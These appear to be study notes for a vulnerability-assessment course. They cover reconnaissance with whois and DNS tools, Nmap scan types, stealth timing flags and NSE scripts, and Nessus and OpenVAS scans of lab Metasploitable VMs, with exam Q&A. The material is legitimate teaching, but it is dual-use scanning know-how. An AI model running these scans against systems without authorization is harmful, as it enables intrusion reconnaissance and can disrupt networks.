Other scan/option flags (L02 pp.33–34): `-sn` ping/host discovery, no port scan; `-sU` UDP scan (connectionless, no guaranteed outcome); `-O` OS detection. - Scan-type flags: `-sP` ping host, `-sT` TCP connect, `-sS` SYN, `-sF` FIN, `-sX` Xmas, `-sN` Null, `-sU` UDP, `-sO` protocol, `-sA` ACK, `-sW` TCP Window, `-sR` RPC, `-sL` list/DNS, `-sI` idle. - Ping-type flags: `-Po/-Pn` don't ping, `-PT` TCP ping, `-PS` SYN ping, `-PI` ICMP ping, `-PB` TCP and ICMP ping, `-PM` ICMP netmask. - **Timing templates** `-T0...-T5`: `-T0` paranoid, `-T1` sneaking, `-T2` polite, `-T3` normal, `-T4` aggressive, `-T5` insane (L02 p.34). - More info: `-h/--help` or `man nmap` (L02 p.33).

The "Scan Riddle" (L02 p.35): `nmap -sS -sV -A -p- <IP> -v -oN scan-results.txt` — decoded in the Q&A section below.

Automated vulnerability scanners

The slides reference **OWASP's comprehensive list** of commercial and open-source vulnerability scanning tools (L02 p.36), and present four:

- **Legion** (L02 p.37): a tool for *automating assessments*; includes a set of Python scripts, a UI, and incorporates a lot of external tools.
- **Burp Suite** (L02 p.38): a tool for web attack (also listed as a web scanner on p.11).
- **OpenVAS / GVM by Greenbone** (L02 p.39): a tool for automating assessments; a **fork of Nessus** with a web interface. Open source and free, so no sign-up is needed; however, GVM is sensitive to database/feed updates — if database issues can't be fixed by troubleshooting, the easiest fix may be to `apt purge` and reinstall (L02 p.39, E02 p.1).
- **Nessus** (L02 p.40): provides a *description of the vulnerability and a solution*. It also **supports authenticated scans**, thereby detecting more vulnerabilities (L02 p.40). The student/educator "Essentials Plus" tier gives one year of unlimited scanning of up to 20 IPs with real-time plugin updates (E02 p.1).

Authenticated vs. unauthenticated scanning

A key distinction reinforced by the lab (E02 pp.5–6): an **unauthenticated scan** probes a target from the outside; an **authenticated scan** is given **valid credentials** (e.g. SSH credentials for Metasploitable 2

Linux), allowing **deeper inspection** of the target and detection of **more vulnerabilities** — particularly **local or configuration-related** ones (E02 p.6). The slides corroborate that Nessus "supports authenticated scan. Thereby detecting more vulnerabilities" (L02 p.40). Exercise 7 explicitly compares the two: the trade-off is coverage/accuracy (authenticated finds more, including local/config issues) against the need for credentials and access (E02 p.6).

Reporting and prioritization

The final lab stage is producing an **assessment report** that demonstrates the ability to *interpret, prioritize, and communicate* findings (E02 p.7). It should give a high-level overview of the security posture of each system, assess how exposed/vulnerable each is, compare overall risk levels, and explain the **attack surface** and severity (E02 p.7). When documenting a service you record service name, port, and version (e.g. "FTP, port 21, version x.x.x"), describe at least one vulnerability, describe what an attacker could achieve, and assess/justify severity by **impact** — providing CVE identifiers where available (E02 p.7). Crucially: **do not simply copy the automated tools' severity ratings** — review the CVE descriptions and real-world impact yourself, asking questions like "could the service be made unavailable?" (E02 p.7).

Adjacent topics touched in the lecture

- **Phishing** (L02 p.41): tricking victims into giving out sensitive information (account details, bank details). The attacker then masquerades as the victim (e.g. accessing social media or online bank accounts). Methods: a **fake website** mimicking a legitimate one (e.g. an official-looking email from a bank asking you to update account info), or tricking you into downloading malware. **Spear phishing** is phishing directed at a *specific individual or company*. Not to be confused with **spam** (unsolicited messages). A DTU phishing email is shown as an example (L02 pp.41–42).
- **Metasploit Framework — sneak peek** (L02 p.43): a framework that *provides exploits for vulnerabilities*. First released in 2003, owned by Rapid7. Module types: **Auxiliary** (port scanners, fuzzers, sniffers, spoofers, and more), **Exploits** (modules that use payloads), and **Payloads** (code that runs remotely). This belongs to the *exploitation* phase and is previewed here as the bridge to the next lecture (Penetration Testing).

Glossary

- **Vulnerability assessment** — Discovering hosts and services on a target while investigating possible vulnerabilities; stops before exploitation (L02 p.8, E02 p.2).
- **Penetration testing** — Authorized "simulated attack" testing the security of a running system, end-to-end through exploitation and reporting (L02 pp.6–7).
- **Reconnaissance / information gathering** — Collecting contextual intel (IPs, personal info, DNS/whois records) and investigating live hosts, open ports, services, versions, OS, and network structure (L02 pp.9–10).
- **Passive scanning** — Gathering information about a target *without* scanning its network/system, using volunteered intel (websites, archive.org, job ads) (L02 p.11).
- **Active scanning** — Actively probing the target's network/system with tools (Nmap, Nessus, Burp/ZAP) to extract information not volunteered (L02 p.11).
- **Fingerprinting** — Identifying the specific software/service and version (and OS) running on a host (L02 pp.7–8, E02 p.3).
- **Enumeration** — Gathering detailed info about systems and services: web servers, OS, user accounts, application versions (E02 p.3).
- **CVE (Common Vulnerabilities and Exposures)** — Online catalog/identifier referenced for

connecting a service/version to known vulnerabilities (L02 p.12, E02 p.7). (*Note: the slides reference CVE but do not define its identifier format.*)

- **exploit-db** — Online database of exploits referenced as a research resource for vulnerable versions (L02 p.12).
- **Severity / severity level** — A rating of how serious a vulnerability is, reported by Nessus/GVM; in this course assessed by real-world **impact**, not just the tool's number (E02 pp.4–7). (*CVSS scoring is not defined in the source.*)
- **Open port** — A port accepting connections; not automatically a risk — only when the service is vulnerable, misconfigured, or exposed to an untrusted network (L02 p.12).
- **whois** — Command-line tool querying domain registrars for ownership/contact records of a domain or IP; private records appear as "Domains By Proxy" (L02 p.22).
- **host / nslookup** — Tools that query DNS to map domain names to IP addresses and vice versa (L02 p.22).
- **NetDiscover** — Tool to find live hosts (IPs and MACs) on an internal network; can cause a DoS (L02 p.23).
- **EtherApe** — Graphical packet sniffer / network traffic monitor with color-coded protocols (L02 p.24).
- **Nmap (network mapper)** — Free, open-source tool for host/service/OS discovery, inventory, and security auditing; scriptable (L02 p.25).
- **Host discovery (-P*)** — Nmap phase that determines which hosts are up; -Pn skips it (L02 p.26).
- **Port scan (-s*)** — Nmap phase that finds open ports; -sn skips it (host discovery only) (L02 p.26).
- **TCP Connect scan (-sT)** — Completes the full TCP handshake; most reliable but detectable (L02 p.28).
- **TCP SYN scan (-sS)** — Sends SYN but never completes the handshake; stealthier ("half-open") (L02 p.29).
- **FIN scan (-sF)** — Sends a FIN packet; closed ports reply RST, open/listening ports drop it; even stealthier (L02 p.30).
- **Version scan (-sV)** — Determines software versions of services on the target (L02 p.28).
- **OS detection (-O)** — Nmap option that detects the operating system (L02 p.34).
- **NSE (Nmap Scripting Engine)** — Scripted modules in `/usr/share/nmap/scripts` extending Nmap (e.g. `smb-enum-users.nse`) (L02 p.32).
- **Timing template (-T0--T5)** — Speed/stealth presets: paranoid, sneaking, polite, normal, aggressive, insane (L02 p.34).
- **Nessus** — Commercial vulnerability scanner giving a description and a solution per finding; supports authenticated scans (L02 p.40).
- **OpenVAS / GVM (Greenbone Vulnerability Manager)** — Open-source vulnerability scanner; a fork of Nessus with a web interface; feed/database-sensitive (L02 p.39, E02 pp.1–4).
- **Legion** — Assessment-automation tool bundling Python scripts, a UI, and external tools (L02 p.37).
- **Burp Suite** — Web-attack / web-scanning tool (L02 pp.11, 38).
- **OWASP ZAP** — Web scanner referenced alongside Burp Suite (L02 p.11).
- **Authenticated scan** — A scan given valid credentials for deeper inspection, finding more (esp. local/config) vulnerabilities (L02 p.40, E02 pp.5–6).
- **Metasploitable 2 / 3** — Intentionally vulnerable target VMs (Linux / Windows) used as scan targets in the lab (E02 p.2).
- **Metasploit Framework** — Exploitation framework (Rapid7, 2003) with Auxiliary, Exploit, and Payload modules (L02 p.43).

- **Phishing / spear phishing** — Tricking victims into giving up sensitive info; spear phishing targets a specific person/company (L02 p.41).
- **Shodan** — Search engine (shodan.io) used in passive recon to search for exposed/vulnerable systems (L02 pp.19–20).
- **Netcraft / archive.org** — Passive-recon sites for inspecting websites (technology stats, historical snapshots) (L02 pp.14–18).

How-To Cookbook

A. Initial reconnaissance with whois, host, and nslookup (Lab Exercise 1)

1. Query the **domain** to learn registrar/owner/contact records: `whois sdu.dk` (If the registration is private you'll see "Domains By Proxy"; otherwise you may capture the owner's registered info — L02 p.22.)
2. **Resolve** the host's IP address, then run `whois` on the **IP** (`whois` works on both domains and IPs — E02 p.4): `host www.sdu.dk # or: nslookup www.sdu.dk whois <resolved-IP>`
3. From the IP-based `whois` output, **infer and record the IP address range(s)** associated with the organization (E02 p.3).
4. Repeat for other hosted services to compare (E02 pp.3–4): `host nextcloud.sdu.dk whois <nextcloud-IP>` Note that to get info about a *specific host* you must `whois` the **IP** of that host, not just the domain (E02 p.4).

B. Discover live hosts on a local network (NetDiscover)

1. Scan a subnet for live hosts (IPs and MACs): `netdiscover -r 192.168.1.0/24 -f -r` specifies the network/range to scan (E02-style CIDR notation — L02 p.23). `-f` tells NetDiscover to probe only a few IPs, not every IP (L02 p.23).
2. **Warning:** this tool can cause a DoS on the target network — only run it where authorized (L02 p.23).

C. Scan a host with Nmap (Lab Exercise 2 workflow)

1. **Baseline / stealthy port scan** — TCP SYN scan (half-open, app not alarmed — L02 p.29, E02 p.4): `nmap -sS <target-IP>`
2. **Full TCP Connect scan** (completes the handshake; most reliable but detectable — L02 p.28, E02 p.4): `nmap -sT <target-IP>`
3. **Version detection** to fingerprint service software versions (L02 p.28): `nmap -sV <target-IP>`
4. **Comprehensive detection** — OS detection + service/version detection + default scripts (E02 p.4). Using the lecture's flags: `nmap -O -sV -A <target-IP>` (`-A` enables aggressive detection including OS, version and default NSE scripts; `-O` is explicit OS detection — L02 p.34.)
5. **Scan all ports** instead of the default top-1000 (L02 p.31): `nmap -sS -p- <target-IP>` - Single port: `-p<port>`; range: `-p<start>-<end>`; all: `-p-`.
6. **Host discovery only** (no port scan) or **skip host discovery**: `nmap -sn <target-IP> # ping sweep, no port scan` `nmap -Pn <target-IP> # assume host is up, skip discovery`
7. **Save output in all formats** for your report (L02 p.31): `nmap -sS <target-IP> -oA scan-results` Produces `scan-results.nmap` (normal), `.xml` (XML), and `.gnmap` (grepable).
8. **For each scan, record and compare** open ports, identified services/versions, scan duration, and level of detail (E02 p.4). Then reason about SYN vs Connect, and the extra info from OS/version/

script detection (E02 p.4).

D. Run an Nmap script (NSE)

1. List available scripts locally (L02 p.32): `ls /usr/share/nmap/scripts`
2. Get help for a specific script: `nmap --script-help <script-name>`
3. Run a script against the relevant port, e.g. enumerate SMB users on port 445 (L02 p.32): `nmap --script smb-enum-users.nse -p 445 <target-IP>`

E. Control scan stealth/speed with timing templates

Pick a -T level from paranoid to insane (slower = stealthier, faster = noisier) (L02 p.34):

```
nmap -sS -T2 <target-IP>      # polite
nmap -sS -T4 <target-IP>      # aggressive
```

F. Install and run Nessus (Lab setup + Exercise 3)

1. On the Kali machine, visit the Nessus webpage and complete the registration form to get an activation code — choose the **free student/educator** tier (E02 p.1).
2. Download the latest Debian/Kali build, then from the download directory install it (version in filename will vary) (E02 p.1): `sudo dpkg -i Nessus-11.1.2-debian10_amd64.deb`
3. Start the service (E02 p.1): `sudo systemctl start nessusd`
4. Open the UI at <https://localhost:8834/>, select "**Register for Nessus Essentials**", sign in, and wait for plugin download + database initialization to finish (E02 pp.1–2).
5. **Run a basic scan** (Exercise 3 — E02 p.4): create a scan, specify the target IPs (e.g. 172.30.1.21/24 for the whole subnet, or individual VM IPs), select the **Basic Network Scan** template, launch it, and let it complete.
6. **Review** detected vulnerabilities, their reported severity levels, and affected services (E02 p.5). Nessus gives a description and a suggested solution per finding (L02 p.40).
7. **Compare with the Nmap results** (Exercise 2): which vulnerabilities were predictable from Nmap, which were not obvious, and which services were seen by only one tool (E02 p.5).

G. Run an authenticated Nessus scan (Exercise 5)

1. Identify valid credentials for the target (E02 pp.5–6).
2. Configure the scan as in Exercise 3 (target IPs, template) (E02 p.6).
3. **Before launching**, configure the authentication settings for the targets — e.g. SSH credentials for Metasploitable 2 (Linux) (E02 p.6).
4. Launch and let it complete, then review the vulnerabilities, severities, and affected services (E02 p.6).
5. **Compare authenticated vs unauthenticated** (Exercise 7): note the extra count/types of findings and any newly identified **local or configuration-related** vulnerabilities (E02 p.6).

H. Install and run OpenVAS / GVM (Lab setup + Exercise 4)

1. Install and set up on Kali (E02 p.2): `sudo apt install openvas -y sudo gvm-setup sudo gvm-check-setup sudo gvm-start`
2. Open <https://localhost:9392/>, sign in with the password printed after install, then change it (E02


```
p.2): sudo runuser -u _gvm -- gvmc --user=admin --new-password=XYZ
```

3. **Wait for the feed to finish syncing** before scanning (E02 p.2).
4. Go to **Scans** → **Tasks**, create a new scan, define the target IPs of the Metasploitable VMs, save the target, and start the scan (E02 p.4).
5. Review vulnerabilities, severities, and affected services; compare with the Nmap results (E02 p.4).
6. **If you hit synchronization errors:** go to **Administration** → **Feed Status**, wait until all feeds are up-to-date, then restart scanning. If the database is badly broken, `apt purge` and reinstall (E02 pp.1, 4).

I. Interpreting severity and writing the report (Exercises 8–9)

1. From your scan results, select vulnerable services (the lab asks for 4 per Metasploitable VM) (E02 p.7).
2. For each, document: **service name, port, and version** (e.g. "FTP, port 21, version x.x.x"); **at least one vulnerability; what an attacker could achieve; and a severity assessment justified by impact**, with a **CVE identifier or cited source** (E02 p.7).
3. **Do not copy the tool's severity rating verbatim** — open the associated CVE description, weigh real-world impact, and ask questions like "could the service be made unavailable?" (E02 p.7).
4. In the final report, give a high-level posture overview of each VM, compare overall risk between systems, explain the **attack surface**, and state which vulnerabilities to **prioritize first** (E02 p.7).

Exam-Style Q&A

Q1. What is the difference between a vulnerability assessment and a penetration test? A vulnerability assessment "involves discovering host and services, while investigating possible vulnerabilities" (L02 p.8) — it identifies, classifies, and understands weaknesses but **stops before exploitation** (E02 p.2). A penetration test is the full authorized "simulated attack" (L02 p.6) whose activities run all the way through **exploitation** (carefully building a proof of concept without harming the target) and **reporting** (L02 p.7). So assessment is a subset/early stage of a pen test that omits the exploit step.

Q2. Distinguish passive and active scanning, and give two examples of each from the lecture.

Passive scanning gathers information about the target **without scanning its network/system**, relying on volunteered intel; examples: inspecting websites via **Netcraft** and **archive.org**, browsing job ads, and searching **Shodan** (L02 pp.11, 14–20). Active scanning **actively probes** the target with tools to extract information not volunteered; examples: **whois/DNS lookups** and **Nmap** (information discovery), plus **Nessus** (vulnerability assessment) and **Burp Suite / OWASP ZAP** (web scanners) (L02 p.11). The key practical difference: active scanning touches the target and can be detected/logged; passive does not.

Q3. "Every open port is a vulnerability." True or false — explain. **False.** "Not every open port is a security risk" — e.g. port 22 open on a managed server for SSH access is normal. A service becomes a risk only when it is **vulnerable, misconfigured, or exposed to an untrusted network** (L02 p.12). Deciding this requires researching the specific service/version against resources like **CVE** and **exploit-db** (L02 p.12).

Q4. Compare Nmap's TCP Connect (-sT), SYN (-sS), and FIN (-sF) scans in terms of mechanism and stealth. - **Connect (-sT):** fully connects and completes the **full TCP handshake** — most reliable, but absolutely detectable (L02 p.28). - **SYN (-sS):** sends SYN but **does not complete the handshake**, using the SYN-ACK to read port state; since no connection is established the application isn't alarmed, so it is **stealthier** — though IDS/firewall logging can still reveal it (L02 p.29). - **FIN (-sF):** sends a **FIN packet** (a

close request); a non-listening port replies **RST**, while a listening port **drops** it — making it **even stealthier**, but IDS/firewalls can still detect it (L02 p.30). Ordering by stealth: Connect (loudest) → SYN → FIN (stealthiest). Connect is preferred when reliability matters and detection is acceptable; SYN/FIN when you want to minimize the chance of alarming the application.

Q5. Decode the "Scan Riddle": `nmap -sS -sV -A -p- <IP> -v -oN scan-results.txt. - -sS` — TCP SYN scan (stealthy half-open port scan) (L02 pp.29, 31). `- -sV` — **version detection**: determine the software versions of services (L02 p.28). `- -A` — aggressive detection (OS detection, version, and default scripts — the "comprehensive detection scan" of E02 p.4; `-o` is the explicit OS-detection flag, L02 p.34). `- -p-` — scan **all ports**, not just the default top 1000 (L02 p.31). `- -v` — verbose output. `- -oN scan-results.txt` — write **normal** output to that file (L02 p.34). In plain English: "Do a stealthy SYN scan of **all ports** on `<IP>`, identify service versions and the OS with aggressive detection, print verbose progress, and save the normal-format results to `scan-results.txt`" (L02 p.35).

Q6. What do `-Pn` and `-sn` do, and how do they differ? Both relate to Nmap's two phases (L02 p.26). `-Pn` **omits host discovery** — Nmap assumes the host is up and proceeds straight to the port scan (useful when ping is firewalled). `-sn` **omits the port scan** — it does host discovery only (a ping sweep to see which hosts are up). They are opposites: `-Pn` skips discovery and keeps the port scan; `-sn` keeps discovery and skips the port scan.

Q7. What is the difference between an authenticated and an unauthenticated scan, and why does it matter? An unauthenticated scan probes the target from the outside; an **authenticated scan** is given **valid credentials** (e.g. SSH credentials for Metasploitable 2), enabling **deeper inspection** and detection of **more vulnerabilities**, especially **local or configuration-related** ones (L02 p.40, E02 pp.5–6). It matters because authenticated scans give better coverage and accuracy — Nessus "supports authenticated scan, thereby detecting more vulnerabilities" (L02 p.40) — at the cost of needing legitimate credentials/access.

Q8. You scan a Metasploitable VM with both Nmap and Nessus. How do their roles differ, and why run both? Nmap is primarily for **discovery** — live hosts, open ports, services, versions, and OS (L02 pp.25–28) — and can do basic vuln checks via scripts. Nessus is an **automated vulnerability scanner** that, per finding, gives a **description and a suggested solution** and can run **authenticated** for deeper coverage (L02 p.40). Running both lets you cross-check: some vulnerabilities are *predictable* from Nmap's version output, some are *not obvious* from Nmap alone, and some services may be seen by only one tool (E02 p.5). Automated scanners are fast but can produce false positives, so findings sometimes need manual verification (E02 pp.5–6).

Q9. Why should you not just copy the severity rating from Nessus or GVM into your report? Because automated ratings don't account for context. The lab requires you to "review the associated CVE descriptions, consider real-world impact, and reflect on questions such as, could the service be made unavailable, what are the associated risks" (E02 p.7), and to assess/justify severity by **impact** (E02 p.7). Tools can also report **false positives**; the lab asks you to identify them and flag findings that require manual verification (E02 p.6).

Q10. What information can `whois` give you, and what does "Domains By Proxy" indicate? `whois` queries the domain registrar's records, which can reveal information about the **owner of the domain and contact information** (L02 p.22). It works on **both domain names and IP addresses** (L02 p.22, E02 p.4). If the registration is private, you see "Domains By Proxy" instead of the owner's details; otherwise you may capture the registered owner info (L02 p.22). To learn about a specific host, you `whois` the **IP** of that host (E02 p.4).

Q11. Name the three Metasploit module types from the lecture and what each is for. From L02 p.43: **Auxiliary** modules (port scanners, fuzzers, sniffers, spoofers, and more), **Exploits** (modules that use payloads), and **Payloads** (code that runs remotely). Metasploit is a framework that *provides exploits for*

vulnerabilities (Rapid7, first released 2003) and belongs to the **exploitation** phase — beyond pure assessment.

Q12. What is the difference between phishing, spear phishing, and spam? Phishing tricks victims into giving out sensitive information (account/bank details) so the attacker can masquerade as the victim — e.g. via a **fake website** mimicking a legitimate one, or by tricking the victim into downloading malware (L02 p.41). **Spear phishing** is phishing **directed at a specific individual or company** (L02 p.41). **Spam** is merely **unsolicited messages** (emails, texts) and should not be confused with phishing (L02 p.41).

Q13. What does `nmap -oA scan` produce, and why is that useful for an assessment? `-oA <filename>` logs results in **all three formats**: normal `.nmap`, XML `.xml`, and greppable `.gnmap` (L02 pp.31, 34). This is useful because the normal output is human-readable for the report, XML can feed other tools, and greppable output lets you quickly filter findings (e.g. by port/service) — supporting the lab's requirement to record and compare results across scans (E02 p.4).

Q14. A host doesn't respond to your Nmap ping. What are the possible explanations, per the lecture? For a regular ICMP scan, **no response** means either the port is open but **doesn't respond to Nmap**, or the **traffic is filtered** (L02 p.27). Also note **firewalls can block pings** to prevent host discovery, and an **ICMP Port Unreachable** reply specifically means the port is **closed** (L02 p.27). The practical takeaway: "no reply" is ambiguous, which is why `-Pn` (skip discovery) exists for hosts that silently drop pings (L02 p.26).

Q15. List the Nmap timing templates from slowest/stealthiest to fastest/noisiest. `-T0` paranoid, `-T1` sneaking, `-T2` polite, `-T3` normal, `-T4` aggressive, `-T5` insane (L02 p.34). Lower numbers are slower and stealthier (better for evading detection); higher numbers are faster but noisier and more likely to be logged or to disrupt the target.

Gotchas

- **Assessment $\neq$ exploitation.** A vulnerability assessment stops at *identifying* weaknesses; building a working exploit is the pen test's exploitation phase (L02 pp.7–8, E02 p.2). Don't put "ran a Metasploit exploit" inside the assessment scope.
- **Active scanning is detectable and can be disruptive.** SYN/FIN are *stealthier* than Connect but **IDS/firewall logging can still reveal them** (L02 pp.29–30). And **NetDiscover can cause a DoS on the target network** (L02 p.23) — only run active tools where authorized.
- **Passive scanning means you do NOT touch the target.** If a method sends packets to the target (whois-via-the-target's-services aside, Nmap, Nessus), it's *active*. Netcraft, archive.org, Shodan, and job-ad analysis are passive (L02 p.11).
- **Open $\neq$ vulnerable.** Reporting every open port as a finding is wrong; risk depends on whether the service is vulnerable, misconfigured, or exposed to an untrusted network (L02 p.12).
- **`-Pn` vs `-sn` are opposites.** `-Pn` skips host discovery (keeps port scan); `-sn` skips the port scan (keeps discovery). Mixing them up is a classic exam trap (L02 p.26).
- **Default Nmap only scans the top 1000 ports.** Use `-p-` to scan all ports or you'll miss services on high ports (L02 p.31).
- **"No response" to a ping is ambiguous** — it can mean filtered traffic *or* an open-but-silent port, not necessarily "host down" (L02 p.27). Use `-Pn` when discovery is being blocked.
- **Don't trust automated severity ratings blindly.** Review CVE descriptions and real-world impact; identify false positives; verify manually where needed (E02 pp.6–7).
- **Authenticated scans need credentials and find different things.** They detect more, especially

local/config vulnerabilities — but require valid credentials configured *before* launch (L02 p.40, E02 p.6).

- **GVM/OpenVAS is feed/database-sensitive.** Wait for feeds to sync before scanning; on sync errors check **Administration** → **Feed Status**; if broken, `apt purge` and reinstall (E02 pp.1–2, 4).
- **Nessus ports/URLs differ from GVM.** Nessus UI is `https://localhost:8834/`; GVM is `https://localhost:9392/` (E02 pp.1–2). Easy to confuse.
- **CIDR /24 scans a whole subnet, not one host.** In Nessus/Nmap, `172.30.1.21/24` scans the entire subnet — enter individual IPs if you only want specific VMs (E02 p.4).
- **CVSS is NOT defined in this material.** The slides reference **CVE** and **exploit-db** (L02 p.12) and the lab mentions "severity levels/ratings" (E02 pp.4–7), but **no CVSS metric groups, score ranges, or scoring formula appear in these PDFs**. If an exam answer needs CVSS specifics, flag that it comes from outside this lecture rather than citing L02/E02. Likewise, the slides do **not** give a formal definition of "vulnerability vs exploit" beyond the workflow framing and the Metasploit sneak-peek (L02 p.43) — answer those from the workflow (assessment finds, exploitation uses).
- **Several lecture slides are screenshots only.** Slides 13–21 (Netcraft/archive.org/Shodan), 36–40 (tool UIs), 42 (DTU phishing email), and 44 (class demo) carry minimal text beyond their captions — the substantive, citable content is in the captions reproduced above. There is no deeper written detail in the deck for those screens.

02. Vulnerability Assessment — Commands & Code Examples

Query a domain's registrar records with whois

What: Look up ownership/registrar/contact records for a domain during the "Collect" recon phase (L02 p.22, E02 p.3).

```
whois sdu.dk
```

Notes: Private registrations show "Domains By Proxy" instead of owner details; public ones may reveal registered owner and contact info. `whois` works on both domain names and IPs (L02 p.22).

Resolve a hostname to an IP, then whois the IP

What: Get a specific host's IP, then query the IP directly — needed to learn about a *specific host*, not just the domain (E02 p.4).

```
host www.sdu.dk
whois <resolved-IP>
```

Notes: To get info about a specific host you must `whois` the **IP**, not the domain. From the IP-based `whois` output you can infer the organization's IP address range(s) (E02 p.3).

Resolve a hostname with nslookup

What: Alternative to `host` for mapping a domain name to its IP via DNS (L02 p.22, E02 p.3).

```
nslookup www.sdu.dk
```

Notes: `host` and `nslookup` both query DNS for domain↔IP mapping. Use either to feed a follow-up `whois <IP>`.

Compare a second hosted service's IP range

What: Repeat the resolve-then-whois drill on another subdomain to compare ranges and infer the org's footprint (E02 pp.3–4).

```
host nextcloud.sdu.dk
whois <nextcloud-IP>
```

Notes: Lab Exercise 1 walks `sdu.dk` → `www.sdu.dk` → `nextcloud.sdu.dk` to show different hosts can sit in different ranges (E02 p.4).

Discover live hosts on a local subnet with NetDiscover

What: Find live hosts (IPs and MACs) on an internal network during active recon (L02 p.23, E02-style CIDR).

```
netdiscover -r 192.168.1.0/24 -f
```

Notes: `-r` sets the network/range to scan; `-f` does fast mode (probes only a few IPs, not every one).

Warning: NetDiscover can cause a DoS on the target network — only run where authorized (L02 p.23).

Run a stealthy TCP SYN scan with Nmap

What: Baseline half-open port scan — sends SYN but never completes the handshake, so the application is not alarmed (L02 p.29, E02 p.4).

```
nmap -sS <target-IP>
```

Notes: Stealthier than a Connect scan because no connection is established. IDS/firewall logging can still reveal it. Often needs root/sudo to craft raw packets.

Run a full TCP Connect scan

What: Complete a full TCP handshake to each port — most reliable but absolutely detectable (L02 p.28, E02 p.4).

```
nmap -sT <target-IP>
```

Notes: Preferred when reliability matters and detection is acceptable. Loudest of the three scans (Connect → SYN → FIN in stealth order).

Run a FIN scan

What: Send a FIN (close-connection) packet — non-listening ports reply RST, listening ports drop it; even stealthier (L02 p.30).

```
nmap -sF <target-IP>
```

Notes: Stealthiest of the lecture's three TCP scans, but IDS/firewalls can still detect it. A RST reply implies the port is **not** listening.

Fingerprint service software versions

What: Version detection to determine the software/versions of services on the target — the "fingerprinting" step (L02 p.28).

```
nmap -sV <target-IP>
```

Notes: Records like "FTP, port 21, version x.x.x" feed the report and map to CVE/exploit-db lookups.

`nmap -sV` directly performs a version scan.

Detect the operating system

What: OS detection — identify the operating system running on the target (L02 p.34).

```
nmap -O <target-IP>
```

Notes: Part of fingerprinting. Combine with `-sV` for service + OS coverage. Usually needs root/sudo.

Run an aggressive comprehensive scan

What: Enable aggressive detection (OS, version, and default NSE scripts) for the most detail in one command (L02 p.34, E02 p.4).

```
nmap -O -sV -A <target-IP>
```

Notes: `-A` is the "comprehensive detection scan" (aggressive: OS + version + default scripts); `-O` is the explicit OS-detection flag. Noisiest and most informative.

Scan all ports instead of the default top-1000

What: Override Nmap's default (top 1000 ports per protocol) to catch services on high ports (L02 p.31).

```
nmap -sS -p- <target-IP>
```

Notes: Default scans only the most common 1000 ports — `-p-` scans **all** ports. Missing this is a classic way to overlook services.

Scan a single port or a port range

What: Restrict the scan to a specific port or contiguous range (L02 p.31).

```
nmap -p22 <target-IP>  
nmap -p1-1000 <target-IP>
```

Notes: `-p<port>` for one port, `-p<start>-<end>` for a range, `-p-` for all. You can even explicitly scan "port" 0 (L02 p.31).

Run a UDP scan

What: Scan UDP services, which are connectionless and give no guaranteed outcome (L02 pp.33–34).

```
nmap -sU <target-IP>
```

Notes: Because UDP is connectionless there is no guaranteed response, so results are less definitive than TCP and the scan is slow. Often combined with `-sV`.

Host discovery only (ping sweep, no port scan)

What: See which hosts are up without scanning ports — Nmap's host-discovery phase alone (L02 p.26).

```
nmap -sn <target-IP>
```

Notes: `-sn` **omits the port scan** (host discovery only). Opposite of `-Pn`. Good for quickly mapping which hosts on a range are alive.

Skip host discovery and scan anyway

What: Treat the host as up and go straight to the port scan — useful when ping is firewalled (L02 p.26).

```
nmap -Pn <target-IP>
```

Notes: `-Pn` **omits host discovery**. "No response" to a ping is ambiguous (filtered vs open-but-silent), so `-Pn` exists for hosts that silently drop pings. Do not confuse with `-sn` (its opposite).

Save Nmap output in normal format

What: Write human-readable results to a file for the report (L02 pp.31, 34).

```
nmap -sS <target-IP> -oN scan-results.txt
```

Notes: `-oN` is normal output (the usual `.nmap` style text). Pairs with the "Scan Riddle" which ends in `-oN scan-results.txt`.

Save Nmap output in XML or grepable format

What: Emit machine-parseable output to feed other tools or to filter quickly (L02 pp.31, 34).

```
nmap -sS <target-IP> -oX scan-results.xml  
nmap -sS <target-IP> -oG scan-results.gnmap
```

Notes: `-oX` = XML (for tooling), `-oG` = grepable (`.gnmap`, easy to filter by port/service). Pick the format that matches the downstream use.

Save Nmap output in all three formats at once

What: Log normal, XML, and grepable output together — convenient for assessment work (L02 pp.31, 34, E02 p.4).

```
nmap -sS <target-IP> -oA scan-results
```

Notes: `-oA <basename>` produces `scan-results.nmap`, `scan-results.xml`, and `scan-results.gnmap`. Normal for the report, XML for tools, grepable for quick filtering.

Control scan stealth/speed with timing templates

What: Trade speed for stealth using Nmap timing presets `-T0...-T5` (L02 p.34).

```
nmap -sS -T2 <target-IP>  
nmap -sS -T4 <target-IP>
```

Notes: `-T0` paranoid, `-T1` sneaking, `-T2` polite, `-T3` normal (default), `-T4` aggressive, `-T5` insane. Lower = slower/stealthier; higher = faster/noisier and likelier to be logged or disrupt the target.

List locally available NSE scripts

What: Browse the Nmap Scripting Engine modules installed on the box (L02 p.32).

```
ls /usr/share/nmap/scripts
```

Notes: Script lists also appear in the Nmap book. NSE scripts extend Nmap with scripted functionality (enumeration, vuln checks, etc.).

Get help for a specific NSE script

What: Read what a given script does and its arguments before running it (L02 p.32).

```
nmap --script-help smb-enum-users.nse
```

Notes: Use `--script-help <script-name>` per script. Check this before firing a script at a target so you know its behavior and intrusiveness.

Run an NSE script against a target port

What: Execute a scripted module, e.g. enumerate SMB users on port 445 (L02 p.32).

```
nmap --script smb-enum-users.nse -p 445 <target-IP>
```

Notes: `--script <name>` selects the module; pair with `-p` to target the relevant port. NSE is how Nmap can also assist with vulnerability assessment.

Decode the "Scan Riddle"

What: The lecture's combined example command, used to test flag knowledge (L02 p.35).

```
nmap -sS -sV -A -p- <IP> -v -oN scan-results.txt
```

Notes: `-sS` stealthy SYN scan, `-sV` version detection, `-A` aggressive (OS + version + default scripts), `-p-` all ports, `-v` verbose, `-oN scan-results.txt` normal-format output. Plain English: stealthy SYN scan of all ports identifying versions and OS, verbose, saved to a text file.

Get Nmap help and the manual

What: Look up flags and full documentation when unsure (L02 p.33).

```
nmap -h  
man nmap
```

Notes: `-h/--help` prints the option summary; `man nmap` opens the full manual. Useful in an open-book exam for confirming a flag's meaning.

Install Nessus from the downloaded package

What: Install the Nessus scanner on Kali from the downloaded Debian build (E02 p.1).

```
sudo dpkg -i Nessus-11.1.2-debian10_amd64.deb
```

Notes: Filename/version will differ from the download. Choose the free **student/educator** ("Essentials

Plus") tier — one year, up to 20 IPs, with real-time plugin updates (E02 p.1). (standard syntax for the package name as given.)

Start the Nessus service

What: Bring up the Nessus daemon after install (E02 p.1).

```
sudo systemctl start nessusd
```

Notes: Then open the UI at <https://localhost:8834/>, select "**Register for Nessus Essentials**", sign in, and wait for plugin download + database initialization to finish (E02 pp.1–2).

